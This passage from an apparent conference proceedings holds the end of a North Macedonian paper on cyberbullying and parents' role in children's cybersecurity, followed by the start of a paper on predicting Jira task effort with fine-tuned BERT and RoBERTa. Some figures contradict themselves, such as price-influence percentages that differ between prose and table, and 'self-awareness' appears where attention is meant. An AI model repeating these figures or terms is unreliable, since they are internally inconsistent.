


Figure 5. Awareness of School Information Protection Systems

From the data we collected, it's evident that schools must prioritize improving communication and transparency regarding their information protection systems. Educating students about the security measures implemented can instill confidence and trust in the school's cybersecurity infrastructure. Enhanced awareness empowers students to actively safeguard their personal data and navigate the digital realm securely. According to the data, the influence of price on students' decision to use security software varies. A majority of students (77.8%) indicated that the price of security software does not affect their decision to use it. However, table 1 shows that 22.2% of students reported that they would consider the price when deciding whether to use security software, while 10% remained uncertain about its influence. These findings suggest that while a significant portion of students prioritize security over cost considerations, there is still a subset of students for whom price plays a role in their decision-making process.

influence of price on students			
	yes	no	maybe
students	82 %	8%	10%

Table 1. Influence of price on students - Security Software Usage

The data highlights the complex interplay between affordability and perceived value in students' adoption of

security software. While a majority prioritize security irrespective of price, there is a notable segment for whom cost considerations are influential. Addressing affordability barriers and emphasizing the importance of cybersecurity may help bridge this gap, ensuring that all students have access to essential security protections without financial constraints. Students hold varied perceptions regarding the safety and security of public Wi-Fi networks. A significant majority of students (63%) perceive public Wi-Fi networks as unsafe, expressing concerns about potential security risks associated with their usage. Conversely, a minority of students (37%) consider public Wi-Fi networks to be safe for use. These findings presented in table 2 underscore the widespread apprehension among students regarding the security vulnerabilities inherent in public Wi-Fi networks.

Perception of Public Wi-Fi Network Security		
	safe	unsafe
students	37 %	63%

Table 2. Perception of Public Wi-Fi Network Security

The analyses data highlights the importance of educating students about the risks associated with public Wi-Fi networks and equipping them with strategies to mitigate these risks. Schools and educational institutions can play a crucial role in promoting digital literacy and teaching students how to safely navigate online environments, including public Wi-Fi networks. Emphasizing the importance of using virtual private networks (VPNs) and adopting encryption protocols can empower students to protect their personal information and minimize exposure to potential cyber threats while using public Wi-Fi networks. From the data collected we reveals insights into students' experiences with unauthorized access and hacking attempts. Figure 6 tells us that a minority of students (37%) reported facing unauthorized access to their information system, indicating instances where their digital information was compromised without authorization. A smaller subset of students (10%) admitted to attempting to hack into government or other systems, reflecting a level of curiosity or experimentation with cybersecurity practices among students.




Figure 6. Experience with Unauthorized Access and Hacking Attempts

The data analysed puts in highlight the importance of addressing cybersecurity awareness and education among students to mitigate the risk of unauthorized access and hacking attempts. Schools and educational institutions should prioritize teaching students about ethical and responsible digital behavior, emphasizing the legal and ethical implications of unauthorized access and hacking activities. By promoting a culture of digital ethics and accountability,

educators can empower students to make informed decisions and contribute positively to the cybersecurity landscape. According to figure 7, students exhibit varying levels of certainty regarding the legality and safety of websites. A majority of students (59.3%) expressed confidence in the legality and safety of websites, indicating a high level of trust in the online content they encounter. A significant portion of students (13%) reported uncertainty about the legality and safety of websites, reflecting a degree of skepticism or caution in their online browsing habits.




Figure 7. How sure are you that websites are legal and safe?

These findings underscore the importance of promoting digital literacy and critical thinking skills among students to navigate the online landscape effectively. From the data we collected, it's evident that educators should prioritize teaching students how to evaluate the credibility and trustworthiness of websites. This includes verifying the legitimacy of sources and discerning between reliable and potentially harmful content. By empowering students to make informed decisions about the websites they visit, educators can help mitigate the risk of exposure to illegal or unsafe online content and foster a safer and more responsible online environment for students. The findings regarding the types of cybersecurity protection used by students underscore the importance of equipping parents with the knowledge and resources to safeguard their children from cyberbullying incidents. While antivirus software and double authentication are prevalent among students, there is a notable gap in the adoption of more advanced protections like firewalls and VPNs [9]. Educating parents about the importance of comprehensive cybersecurity measures can help fortify children's online defenses and mitigate the risk of cyberbullying. Data revealing a lack of awareness among students about school information protection systems highlights the need for enhanced parental engagement in school-based cybersecurity initiatives [10]. From the data we collected, it's evident that fostering collaboration between parents, educators, and school administrators is essential for a cohesive and proactive approach to cyberbullying prevention. Educating parents about school cybersecurity measures and involving them in shaping school policies can improve overall safety and security, reducing cyberbullying incidents. The influence of price on security software usage underscores the importance of addressing affordability barriers. For parents from lower socioeconomic backgrounds, cost considerations may hinder their ability to provide adequate cybersecurity, increasing vulnerability to cyberbullying. Advocating for affordable cybersecurity solutions ensures equitable access to protections. The perception of public Wi-Fi network security emphasizes the need for parental education beyond home and school. Teaching children about public Wi-Fi risks empowers them to navigate safely and reduces exposure to cyberbullying and online dangers. Addressing parental needs

in cybersecurity is crucial for combating cyberbullying and promoting online safety. Equipping parents with knowledge, skills, and resources creates a collaborative ecosystem that fosters resilience against cyberbullying and cultivates a safer online environment.

IV. ANALYSIS OF PARENTAL STRATEGIES

Children and young people are our future. As they grow and develop, it will influence how they behave in the future. Cyberbullying is a big sin that can be committed by anyone. The situation we are in today with everything that is out there on the internet is alarming. Many of the experts point out that ignoring the problem affects negatively. Additionally, you can find things on the internet that are extremely unethical. Parental strategies for monitoring children's online activities and dealing with incidents of cyberbullying are of particular importance at this time. First of all, the psychologist and gestalt psychotherapist, Ivana Hadjivanova, M.Sc., believes that recognizing the signs of cyber-bullying is the most important and first step for taking action against peer violence because children who are exposed to violence are shy and hide the violence within themselves. The parents should be the main support and protectors of the children during bullying and should work hard to restore the children's self-esteem. Parents should be responsible and equal in the care and education of children. Identifying the common challenges parents face in dealing with cyberbullying are first and foremost: through talking about these topics, encouragement, support and understanding, and practicing positive discipline. An option like the previously stated Macedonian educational campaign "kreni glas" further strengthens parental strategies against cyberbullying. According to the data obtained from the surveys presented in figure 8, perhaps it would be desirable for parents to carry out stricter monitoring of the contents in the media and social networks that are available to the child in everyday life and which, according to the results of the survey, are cited as the main reason for the emergence of peer pressure. Violence [6].




Figure 8. Survey on Peer Violence Education

The Makpetrol campaign: "We need to raise our voice together against cyber-bullying" is one option that helps in the development and improvement of parental strategies against cyberbullying in the Republic of Macedonia. Especially on the website [6], anyone who has been a victim or had an experience with bullying can share their story (anonymously). The option that parents have with this campaign is to develop strategies for the protection of their child, as well as how to deal with it if their child commits peer

violence. everyone who can help solve the problem of peer violence - children, parents and teachers [6]. Parents need to understand that bullying can have both, short and long-term effects on everyone involved. While most research on bullying has been about children and adolescents who have been bullied, those who bully others are also negatively impacted, as are those who are both bullied and bully others, and even those who are not directly involved but witness bullying. Because of this, strategies to monitor children's online activity would have a positive effect. Based on a survey conducted shown on figure 9, on a targeted sample of 1,017 students from the 3rd and 4th year of high school, from 18 schools from all parts of North Macedonia, on average they declared that they spend 4.33 hours a day on social networks [3]. In addition to the Makpetrol campaign, more strategies are needed in the future. Behold, the data-driven era is coming. Parents must have more access to what their children are doing online. Of course, one of the most important thing is the following parental approach: "Be the best friend with your child. Don't forget that!" [16].

Во просек, колку часови дневно поминувате на социјални мрежи?

	Број	Процент	Валиден Процент	Кумулативен Процент
0	8	.8	.8	.8
1	53	5.2	5.2	6.0
2	151	14.8	14.8	20.8
3	217	21.3	21.3	42.2
4	162	15.9	15.9	58.1
5	162	15.9	15.9	74.0
6	92	9.0	9.0	83.1
7	56	5.5	5.5	88.6
8	41	4.0	4.0	92.6
9	7	.7	.7	93.3
10	56	5.4	5.4	98.7
н/о	13	1.3	1.3	100.0
Вкупно	1017	100.0	100.0	

Figure 9. Average Time on Social Networks

V. CYBERSECURITY IN EDUCATION

In collaboration with the Faculty of Philosophy at the University of Ss. Cyril and Methodius in Skopje, the Institute for Gender Studies has undertaken a comprehensive examination of the phenomenon of peer bullying within the region of the RNM. Through rigorous discourse with competent professors and the meticulous review of some scholarly materials, particularly focusing on the intersection of peer violence, it has become evident that parental involvement in intervention strategies to mitigate peer violence within educational institutions in RNM is notably scant. While governmental bodies have undertaken a few initiatives and projects to raise awareness surrounding cyberbullying, an observable deficiency exists in the realm of parental engagement. Publicly available data indicates a dearth of substantive efforts dedicated to equipping parents with the requisite knowledge and tools to safeguard their children from online threats. Analysis of pertinent research underscores the prevailing lack of parental comprehension regarding the nuances of cyberbullying, its profound psychological ramifications on children, and the strategic measures available to preemptively mitigate its occurrence [11]. From the extensive research analyzed, it is evident that we have good recommendations, but most of them remain theoretical rather than practical. Recommendations include prioritizing parental education and awareness campaigns, facilitating workshops and training sessions tailored to equip parents with practical strategies, fostering collaborative

partnerships between educational institutions, governmental agencies, and community stakeholders, and advocating for policy measures that underscore the significance of parental involvement in combating cyberbullying [12][13].

VI. LEGAL PROVISIONS AND NATIONAL STRATEGIES

In this section, we offer a succinct analysis of the legal provisions within the RNM that address "cyber protection" or what is commonly termed "computer crime". Generally, the predominant legal framework in the RNM concerning crime is comprehensive and controls: the Criminal Code, Criminal Procedure Law, Law on Electronic Communication, Law on Monitoring Communication, Law on Electronic Commerce, Law on Electronic Management and Electronic Services, Monetary Procedure Law, Law on Data in Electronic Form and Electronic Signature and Declaration for a safer internet. A special review of more specific provisions regulated by the Criminal Code: A general remark is that a large number of actions are common in our Criminal Code, where punishments ranging from fines to prison sentences are provided, from a minimum of 3 months to ten years. Bearing in mind the previously presented broad legal framework in which there are segments where the so-called "computer crime" is regulated, here we highlight only the most characteristic acts that are covered by the Criminal Code of the RNM: Abuse of personal data (Article 149), Prevention of access to a public information system (Article 149-a), Damage and unauthorized entry into a computer system (Article 251) and Creating and spreading computer viruses Article (251-a) [14]. In the RNM there is a National Strategy for Cyber Security 2018-2022, it is the first national strategy for cybersecurity in this country and unfortunately the only one to date. After the expiration of the first one, a new strategy called "National Strategy for Cyber Security 2022-2026" was in process, which remains as a draft version only. Currently, the government is in the process of creating a factual continuation of the first strategy, a new strategy called "National Strategy for Cyber Security 2022-2027", which is still only a draft. With that, we analyzed the action plan of the only strategy with the passed validity action plan [Action Plan 2018-2022]. The action plan defines the steps in the implementation of the strategy. This action plan includes the main actions needed to strengthen national cyber security capacities. The activities are divided into 5 units in which all subsequent activities are located. High, medium and low priority activities are listed under each of these objectives. Tasks, prerequisites, priority, responsible institutions, cooperation institutions, source of financial resources and time frame are listed for each activity. Within the framework of the entire action plan, with a detailed analysis regarding the topic of our research, I can say that only in the second unit entitled "Cyber capacities and culture for cyber security" there is one activity where the term education is mentioned. Activity with no. 2.2 envisages "Development and promotion of curricula and trainings in the field of cyber security at all levels of education". In that activity, there are two ways of

implementation, one with "Improving the existing and developing new curricula in primary and secondary schools and including elements from the field of cyber security in the new university study programs" and "Educating and training the teaching personnel in elementary and secondary schools in the field of cyber security and providing appropriate and modern materials for students [15].

VII. CONCLUSION

In conclusion, this study underscores the critical importance of addressing cyberbullying within the context of North Macedonia and beyond. The prevalence of cyberbullying, with its far-reaching ramifications on the mental health and well-being of children and adolescents, demands comprehensive intervention strategies. Our research highlights the pivotal role of parental engagement in mitigating the risks associated with cyberbullying, emphasizing the need for parents to be actively involved in their children's online experiences.

Through a multi-faceted examination encompassing literature review, qualitative inquiry, and critical analysis, we have illuminated the synergistic relationship between parental involvement and cybersecurity literacy. Qualitative interviews and surveys with parents in the Republic of North Macedonia have provided invaluable insights into their perceptions, concerns, and attitudes towards their children's cybersecurity. These insights inform effective intervention strategies tailored to the specific challenges and opportunities present in the Macedonian digital landscape.

Our study emphasizes the importance of cybersecurity education in empowering parents to create a safer online environment for their children. By integrating cybersecurity principles into parental practices, we can adopt a proactive approach to cyberbullying prevention. Collaborative efforts among parents, educators, and policymakers are essential to address the scourge of cyberbullying comprehensively.

Furthermore, we advise on a new National Cyber Security Strategy with a greater emphasis on security in education. In bridging the gap between parental engagement and cybersecurity literacy, our research aspires to catalyze meaningful change and cultivate a culture of digital resilience and responsibility. By advocating for collaborative efforts, we can ensure the well-being of children and adolescents in North Macedonia and beyond, fostering a safer and more inclusive digital environment for all.

REFERENCES

- [1.] Vaillancourt, T., Faris, R., & Mishna, F. (2016). Cyberbullying in Children and Youth: Implications for Health and Clinical Practice. *The Canadian Journal of Psychiatry*, 62(6). <https://doi.org/10.1177/0706743716684791>
- [2.] Rothwell, J. (2023). Gallup. Teens Spend Average of 4.8 Hours on Social Media Per Day. <https://news.gallup.com/poll/512576/teens-spend-average-hours-social-media-per-day.aspx>
- [3.] The Institute for Human Rights Skopje (2024). Cyberbullying in secondary schools in North Macedonia. Results of survey research. https://www.ihr.org.mk/storage/app/media/uploaded-files/Rezultati_anketa_compressed.pdf?fbclid=IwAR3Ri3AUHYYvSYVwAyo7yCFCKF2DUBE6cK7FPrivP0Bd744kozMkGah7K6g_aem_AeoceBUHrV4vKyh9ZRNQaRC8_RBFCtAPf6i6-yVDJlkcLTBzRfJphKMkEONOMpiN1GwgsocRDQbP4ziMFaZyqgiM
- [4.] Bauerova, R., & Koprivova, V. (2023). Avoiding Cyberbullying: What Is the Parental Role in this Issue?. *Acta academica karviniensia* 23(2), 18-35. [10.25142/aak.2023.012](https://doi.org/10.25142/aak.2023.012)
- [5.] Amankwa, E. (2021). Relevance of Cybersecurity Education at Pedagogy Levels in Schools. *Journal of Information Security*, 12(4), 233-249. [10.4236/jis.2021.124013](https://doi.org/10.4236/jis.2021.124013)
- [6.] Makpetrol. (2023). Raise your voice. Makpetrol campaign against peer violence. <https://kreniglas.mk/>
- [7.] Willard, N. E. (2015). Cyber-safe kids, cyber-savvy teens: Helping young people learn to use the internet safely and responsibly. Jossey-Bass.
- [8.] Ybarra, M. L., Diener-West, M., & Leaf, P. J. (2007). Examining the overlap in Internet harassment and school bullying: Implications for school intervention. *Journal of Adolescent Health*, 41(6), S42-S50. <https://doi.org/10.1016/j.jadohealth.2007.09.004>
- [9.] Livingstone, S., & Helsper, E. J. (2008). Parental mediation of children's Internet use. *Journal of Broadcasting & Electronic Media*, 52(4), 581-599. <https://doi.org/10.1080/08838150802437396>
- [10.] Duggan, M., & Brenner, J. (2013). The demographics of social media users—2012. Pew Internet & American Life Project. <https://www.pewresearch.org/internet/2013/02/14/the-demographics-of-social-media-users-2012/>
- [11.] Friedrich Ebert Stiftung Skopje (2018). Peer Violence in Primary Schools in Skopje. <https://library.fes.de/pdf-files/bueros/skopje/15104.pdf>
- [12.] Public institution office for social activities (2019). Peer Violence – You can Prevent Violence too Among the Children. <https://zsd.gov.mk/wp-content/uploads/2021/05/Brosura-vrsnicko-nasilstvo-2019.pdf>
- [13.] HERA - Health Education and Research Association (2021). Peer Violence and the Role of Professional Services: Perceptions of Secondary School Students in Skopje. *Istrazhuvanje-zamegjuvrnsnichkoto-nasilstvo-i-struchnite-sluzhbi-vo-uchilishtata_HERA-2021.pdf*
- [14.] S. Atanasovski, M. Mihajlovska, E. Mollakuqe, A. Popovska-Mitrovikj, V. Dimitrova. (2023). Assessing the State of Digital Security in North Macedonia: a Study of Readiness, Capacity and Threats. 20th International Conference on Informatics and Information Technologies – CIIT 2023, 18-122. <https://ciit.finki.ukim.mk/proceedings/ciit-2023-proceedings.pdf>
- [15.] Ministry of Internal Affairs of the Republic of Macedonia, "National Cyber Security Strategy 2018-2022 Action Plan". https://mvr.gov.mk/Upload/Editor_Upload/AP%20v1_13MK.pdf
- [16.] Mihajlovska, D. (2019). The need for new approaches to preventing school violence alternative intervention strategies against bullying, International Conference "La Violence Détruit, l'Amitié Construit!", pp.291-298. <https://alexandruclunbacau.ro/wp-content/uploads/2019/10/la-violence-detruit-l-amitie-construit-final.pdf#page=332>

Effort Estimation of Tasks in ICT Projects using Natural Language Processing Methods

Teodor Angelovski, Milena Trajanoska, Dimitar Trajanov

Faculty of Computer Science and Engineering

Ss. Cyril and Methodius University

Skopje, North Macedonia

teodor.angelovski@students.finki.ukim.mk

milena.trajanoska@finki.ukim.mk

dimitar.trajanov@finki.ukim.mk

Abstract—ICT projects often comprise a multitude of inter-dependent tasks, making parallelization impractical and necessitating sequential completion. Efficient management of such projects entails accurate estimation of the time required for each task's fulfillment, facilitating resource optimization and timely project delivery. Leveraging the advancements in Machine Learning (ML) and Artificial Neural Networks (ANNs), we can effectively predict the effort requirements of numerous tasks with remarkable precision. In our study, we utilized unstructured textual features, encompassing descriptions and titles, in combination with state-of-the-art Natural Language Processing (NLP) methods to develop a predictive model tailored for estimating task completion times within ICT projects.

Index Terms—project management, project effort estimation, machine learning, artificial neural network, time estimation

I. INTRODUCTION

Effort estimation is a critical aspect of software development project planning, aiding in resource allocation, schedule management, and overall project success. Traditional methods of effort estimation often rely on expert judgment, historical data, or simplistic algorithms, which may lead to inaccuracies and inefficiencies. However, with the advent of Natural Language Processing (NLP) techniques, there is an opportunity to enhance the accuracy and efficiency of effort estimation by leveraging the rich textual information available in issue-tracking systems.

Issue-tracking tools are widely used in software development. They contain a vast amount of textual data in the form of ticket descriptions, comments, and metadata. These textual artifacts contain valuable insights into the nature and complexity of tasks, making them a valuable resource for effort estimation.

By harnessing NLP techniques, we can extract meaningful information from these textual descriptions and develop predictive models to estimate the effort required for resolving individual tickets.

One of the latest and quite popular machine learning models is the Transformer model [1]. It has applications in many industries where advanced Natural Language Processing and accurate Computer Vision methods are required [2].

One of the industries in which this artificial network architecture can be applied is software development. It is quite common for software development projects to require more resources than initially expected. [3].

The main goal of this research is to explore ways to utilize the Transformer Architecture by training a deep-learning model based on Transformer Neural Network, in order to estimate software projects effort.

With the goal of achieving a satisfactory accuracy of the predictions, we utilize data acquired from popular project management tools like Jira. When properly applied, these tools can hold many structured and unstructured data about the project and the issues associated with specific solutions [4].

II. RELATED WORK

The task of estimating duration is a common challenge, prompting numerous research endeavors to enhance predictive accuracy. Recent advancements in artificial neural networks have notably influenced this area of inquiry, with many studies leveraging deep learning models to achieve more effective and precise predictions of the effort required to build software products. [5].

A recent research paper has used anonymous large-scale calendar appointment data from hundreds of thousands of individuals and millions of tasks in order to find a correlation between the data, the expected task duration, and the longitudinal evolution of their durations [6].

Moreover, a recent research paper introduces a new method for predicting the duration of software development projects. The method in this paper improves the estimation by including the authors' system working-time balance equations. It also measures the project scope with time-based units [7].

Machine learning techniques have been used in other research papers for software measurement problems like effort estimation. When tasks and issues can be represented over a range of numbers, the problem can be formulated as a regression-based supervised learning problem [8].

In order to predict software development effort, a class of hybrid multilayer perceptron has been proposed. It is a

model with multilayer feed-forward architecture. The processing units in this model are a combination of a hybrid morphological operator and a linear operator. The training is supervised and based on gradient decent. [9]

Moreover, research has been carried out on classifying issue reports for improving a software product using various classification algorithms like k-nearest neighbors, naive Bayes, or support vector machines. It is concluded that random forests have the best performance, but support vector machines with certain kernels can have acceptable results as well. [10]

Comparative analyses and other study reviews have been done between different Machine Learning techniques for estimating effort like required time for completing certain tasks [11]. Based on evaluation metrics like Mean Absolute Error, Root Mean Squared Error, Mean Square Error, and R-squared, it is concluded that random forests offer the best performance due to their robustness and capacity to handle large datasets. [12]

Neural networks are commonly used for regression problems like predicting the duration of projects. In a research paper from 2015, a comparison between a multilayer perceptron, a radial basis function neural network, and a multiple linear regression concluded that models with multilayer perceptron or radial basis function neural network result in statistically better prediction over models utilizing multiple linear regression. [13]

Another research has utilized a deep learning approach with BERT-like models in order to predict the task duration. This research proposes a solution for predicting task durations from emails. However, the model is trained on a small dataset of emails, and it is trained to work with the Polish language [14].

The effectiveness of neural network-based models is further explored in other research papers [15].

One of the key characteristics of the Transformer Architecture for Artificial Neural Networks is the self-awareness [1]. However, the self-awareness mechanism of the Transformer models is rather complex. It has a complexity of $O(n^2)$ for both space and time. A Linear Transformer, or more commonly, linformer is a transformer in which the self-awareness mechanism is approximated by a low-rank matrix. This allows to reduce the time and space complexity from $O(n^2)$ to $O(n)$ [16].

Deep-learning models based on the Transformer Artificial Neural Network architecture can be used to predict the Estimated Time of Arrival (ETA). Two such models are DeeprETA [17] and TransETA [18]. DeeprETA is a machine learning model that uses linformer to predict the Estimated Time of Arrival (ETA). It is developed and used by Uber Inc.

While in a language model, each vector represents one word, in DeeprETA, each vector represents some feature like starting location, time of the day, driver history, etc.

TransETA is another model designed to predict the Estimated Time of Arrival in real-world traffic. It is a hybrid model utilizing a graph convolutional network, a deep forest module and an ETA-Transformer. It has been tested in a research paper

which resulted with slightly reduced mean absolute error and average absolute error compared to other models.

III. METHODS

A. Problem Definition

Estimating software development effort is a crucial part of software development planning. However, it is a complicated process [19] and more often than not, it is not accurate and results in estimation overruns [3].

In order to improve the accuracy of the estimated software development effort, we attempt to train a deep-learning model that utilizes the Transformer Architecture.

Since many teams use some kind of system for tracking issues, we decided to get data from projects using Jira. Jira supports saving a description for each issue. In this paper, we will apply Natural Language Processing (NLP) techniques to these task descriptions to train a deep-learning model that will estimate durations for specific issue descriptions.

During this research, we assumed agile software development with a sprint duration of two weeks for each of the projects in the dataset. Therefore the range of the task durations has a minimum of 1 man-day and a maximum of 10 man-days.

The trained model should be able to classify each issue description to a number of man-days required to complete the task. The number of days should be integer numbers ranging from 1 to 10, where each separate number of days is a different class.

Since the predicted classes can be ordered, we use regression metrics to test and validate the model.

B. Dataset

In order to train an accurate model, we utilized the Jira Repository Dataset [20]. The dataset was extracted from the Jira ITS of four popular open source ecosystems: the Apache Software Foundation, Spring, JBoss and CodeHaus communities. It consists of more than 1K projects, containing more than 700K issue reports and more than 2 million issue comments. The dataset has many features, including not only technical information, but also valuable information about sentiments and emotions.

The dataset features several important tables: 'jira_user', 'jira_issue_report', 'jira_issue_changelog_item', 'jira_issue_attachment', 'jira_issue_comment', 'jira_version', 'jira_issue_subtask', 'jira_issue_fixversion', 'jira_issue_affectversion', 'jira_issue_bot_comment'.

For the purposes of this study we utilized the 'timestamp' field from the 'jira_issue_changelog_item' table to check when the 'status' field of the issue was set to 'Open'. We deemed this date as the starting date of the work being applied on the ticket. The date of completion was set as the timestamp when the status of the issue was set to 'Closed' in the changelog. We calculate the effort in man-days required to move the ticket from the status 'Open' to the status 'Closed'. For the task at hand, we use the title and the description of the Jira issue as features.

C. Feature Engineering

Using the timestamps mentioned above, we were able to calculate the duration of the issues as the time delta between the opening timestamp and the closing timestamp. The timestamps were obtained from the changelogs stored in the table 'jira_issue_changelog_item'. This table contained data for every change to all of the task features. So, after reading the csv file and parsing the data, the first step was to filter the changelogs that log changes to the feature 'Status'. Each data sample stored the the date and time of the change, the new status, the old status and the ID of the issue that had been changed.

The possible values for the 'Status' feature were: 'Open', 'Closed', 'Resolved', 'In Progress', 'Patch Available', 'Re-opened', 'Ready To Review', 'On Hold', 'Unknown', 'Requires Porting', 'Waiting for Infra', 'Waiting for user', 'With Customer', 'Done', 'To Do', 'Continued', 'Testing', 'Pull Request Sent', 'Awaiting Test Case', 'Coding In Progress', 'Waiting for Feedback', 'Investigating', 'Submitted', 'Patch Pending', 'Analysis', 'Verified', 'New', 'Ready for QA', 'Iteration', 'QA In Progress', 'Waiting For Upstream', 'Pending Upload to Patch Repository' and 'Out for Review'.

In order to calculate the time delta, we only required the 'Open' and 'Closed' values for the 'Status' feature. Therefore, we filtered the data samples whose value for the new status did not match 'Open' or 'Closed'. After that, we matched every changelog with the 'Closed' value to the changelog with the 'Open' value by looking for the same issue IDs. Finally, we calculated the time between timestamp when the 'Status' was set to 'Open' and the timestamp when the 'Status' was set to 'Closed'. In order to use these time deltas as classes, we used the numbers of full days between the timestamps as ordered classes.

After calculating the man-days, we had to match every duration to the correct description. The descriptions were stored in the table 'jira_issue_report'. The key for this table was the issue ID.

The changelogs already contained references to the issue ID, so we simply matched the key from the 'jira_issue_report' table to the references from table 'jira_issue_changelog_item'.

After the calculation of the task durations, the dataset had plenty of outliers, so we filtered the dataset by removing the tasks with durations less than 1 and greater than 10. The distribution of task durations after filtering the outliers outside the required range is displayed in Fig.1. Using the method described above, we calculated the duration for exactly 37,181 jira issues.

Moreover, we balanced the dataset by randomly removing data samples that were over-represented in the dataset. With the balancing of the dataset, each class representing a single duration between 1 and 10 had the same number of samples.

The balanced dataset had 19,390 samples which were divided into training, testing and validation datasets. The training dataset had 80% of the samples, while the testing and validation datasets had 10% of the samples each.




Fig. 1: Distribution of data samples per each class representing the duration in days between 1 and 10.

Additionally, for some issues, the description was missing, so we used OpenAI's API to generate the missing descriptions that match the title of the issue. We utilized the model 'gpt-3.5-turbo', and we used the prompt: "This is a title for a Jira task: X. Write a description in the style of a software developer for this title." Here, X is the title of the issue. We used this method to generate exactly 4000 issue descriptions.

D. Model Description

In this study, we utilized the BERT (Bidirectional Encoder Representations from Transformers) model developed by Devlin et al. [21], a state-of-the-art language representation model trained on large-scale text corpora. BERT's architecture consists of multiple layers of bidirectional transformers, enabling it to capture contextual information from both preceding and subsequent tokens in a sequence.

During pre-training, BERT is exposed to diverse language understanding tasks, such as masked language modeling and next sentence prediction, enabling it to learn rich representations of text. Importantly, BERT's pre-training phase involves minimal task-specific parameters, allowing it to generalize well across a range of downstream tasks.

In our study, we fine-tuned the pre-trained BERT model on our specific task of effort prediction. Fine-tuning involved initializing the model with the pre-trained parameters and then training it on our labeled dataset, allowing the model to adapt its representations to our target task. This process facilitates the extraction of task-specific features and relationships from the textual descriptions of project tasks, resulting in an enhanced accuracy of task duration prediction. [21].

IV. FINE-TUNING

The model was fine-tuned with 3 epochs, a learning rate of $2.5e^{-5}$, without any warmup steps and without weight decay to any of its layers. Only the classifier-head was trained, the other parameters of the model remained frozen.

After each epoch, the Training Loss and the Validation Loss were calculated. Table I represents the values for the training and validation loss in each epoch.

TABLE I: Training epochs

Epoch	Training Loss	Validation Loss
1	2.32	2.31
2	2.31	2.31
3	2.29	2.32

It is evident from the table that the model begins to overfit in the third epoch. For this reason, we used early stopping and the fine-tuning process was not continued past this point.

Moreover, in each epoch, the improvement of the loss function is not significant, which might mean that the dataset consisting only of the title and description of the tickets might not contain enough representative features to accurately estimate development effort.

This model can be improved by adding more features, such as task priorities, types of work being performed, number of tasks in the current sprint, etc.

V. RESULTS

After fine-tuning the pre-trained BERT model, we evaluated the mean absolute error, mean absolute percentage error, mean squared error and median absolute error using the validation set.

On top of these evaluations, we fine-tuned a roBERTa model with the same training, testing, and validation dataset. The roBERTa model is a pre-trained model like BERT. However, the roBERTa model improves on BERT by carefully choosing the hyperparameters, which results in improved results on benchmark datasets [22].

We used the same fine-tuning approach for the roBERTa model. Further, we evaluated the same metrics for the predictions of the roBERTa model, which had greater error when validating the model with the testing dataset. The comparison of the prediction results from the BERT and roBERTa model are displayed in Table II.

TABLE II: Comparison of Evaluation Metrics for fine-tuned BERT Model and fine-tuned roBERTa Model

Metric	BERT	roBERTa
mean absolute error	3.29	4.49
mean absolute percentage error	1.13	0.71
mean squared error	17.63	28.37
median absolute error	3.0	4.0

Once we evaluated the error metrics, we analyzed the distribution of the difference between the predicted value and the expected value for each sample in the testing dataset for both models. The distributions are represented in Fig. 2.

From the figure above, we can estimate that the predicted values of the BERT model have a normal distribution centered




Fig. 2: Distribution of the difference between the predicted values and the expected values for the BERT model (left) and the roBERTa model (right).

around zero. In comparison the roBERTa model has a distribution with much larger errors and always predicts less days than necessary for completing a certain task.

VI. CONCLUSION

In this study, we have demonstrated the efficacy of leveraging transformer models, such as BERT and roBERTa, for effort estimation from ticket descriptions in Jira. Through extensive experimentation and evaluation, we have shown that these advanced NLP techniques enable us to achieve acceptable accuracy in estimating effort levels with a precision of within ± 3 man-days.

The utilization of transformer-based models has significantly enhanced our ability to capture and understand the nuances embedded within textual descriptions of software development tasks. By leveraging pre-trained language representations and fine-tuning them on domain-specific data, we were able to extract rich semantic information, leading to more accurate and robust estimation outcomes.

